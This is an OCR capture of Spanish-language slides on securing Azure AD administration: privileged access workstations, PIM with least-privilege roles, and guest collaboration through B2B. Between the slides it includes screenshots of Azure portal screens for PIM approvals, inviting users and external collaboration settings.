END TIME
No requests pending approval
Approval requests for Azure RBAC resources roles
Requests to renew or extend role assignments
Refresh
ROLE
REQUESTOR
RESOURCE
RESOURCE TYPE
REQUEST TYPE
ASSIGNMENT TYPE
START TIME
END TIME
ACTION
No requests pending approval
Requests for role activations
ROLE
REQUESTOR
REQUEST TIME
RESOURCE
RESOURCE TYPE
REASON
START TIME
END TIME
No requests pending approval




# ¿Cuántas cuentas pueden hacerse administradores a través de tú máquina de administración?

# Estaciones de trabajo de administración (PAW)

# Donde está Microsoft IT hoy


NINGÚN GLOBAL ADMIN PERMANENTE

USO DE PIM + ROL MENOS PRIVILEGIADO

USO DE CUENTAS ALTERNATIVAS PARA TODAS LAS ELEVACIONES

TODOS LOS INICIOS DE SESIÓN ADMINISTRATIVOS RESTRINGIDOS A PAW

# Tres tipos de compañías usando AAD




No usamos AAD


Controlamos AAD desde AD

Solo usamos AAD para usuarios internos


# Colaborando con externos sin B2B





# Colaborando con externos sin B2B




# Colaborando con externos con B2B




Microsoft Azure
Search resources, services, and docs (G+/)
Home > pruebanuevafer > Users - All users > New user
New user
pruebanuevafer
Got feedback?
Create user
Create a new user in your organization. This user will have a user name like alice@pruebanuevafer.onmicrosoft.com.
I want to create users in bulk
Invite user
Invite a new guest user to collaborate with your organization. The user will be emailed an invitation they can accept in order to begin collaborating.
I want to invite guest users in bulk
Help me decide
Identity
Name
Example: 'Chris Green'
Email address *
fernando.rubio@microsoft.com
First name
Last name
Personal message


Microsoft Azure
Search resources, services, and docs (G+/)
Home > pruebanuevafer - User settings > External collaboration settings
External collaboration settings
Save
Discard
Guest users permissions are limited
Yes
No
Admins and users in the guest inviter role can invite
Yes
No
Members can invite
Yes
No
Guests can invite
Yes
No
Enable Email One-Time Passcode for guests (Preview)
Learn more
Yes
No
Collaboration restrictions

# Tres tipos de compañías usando AAD

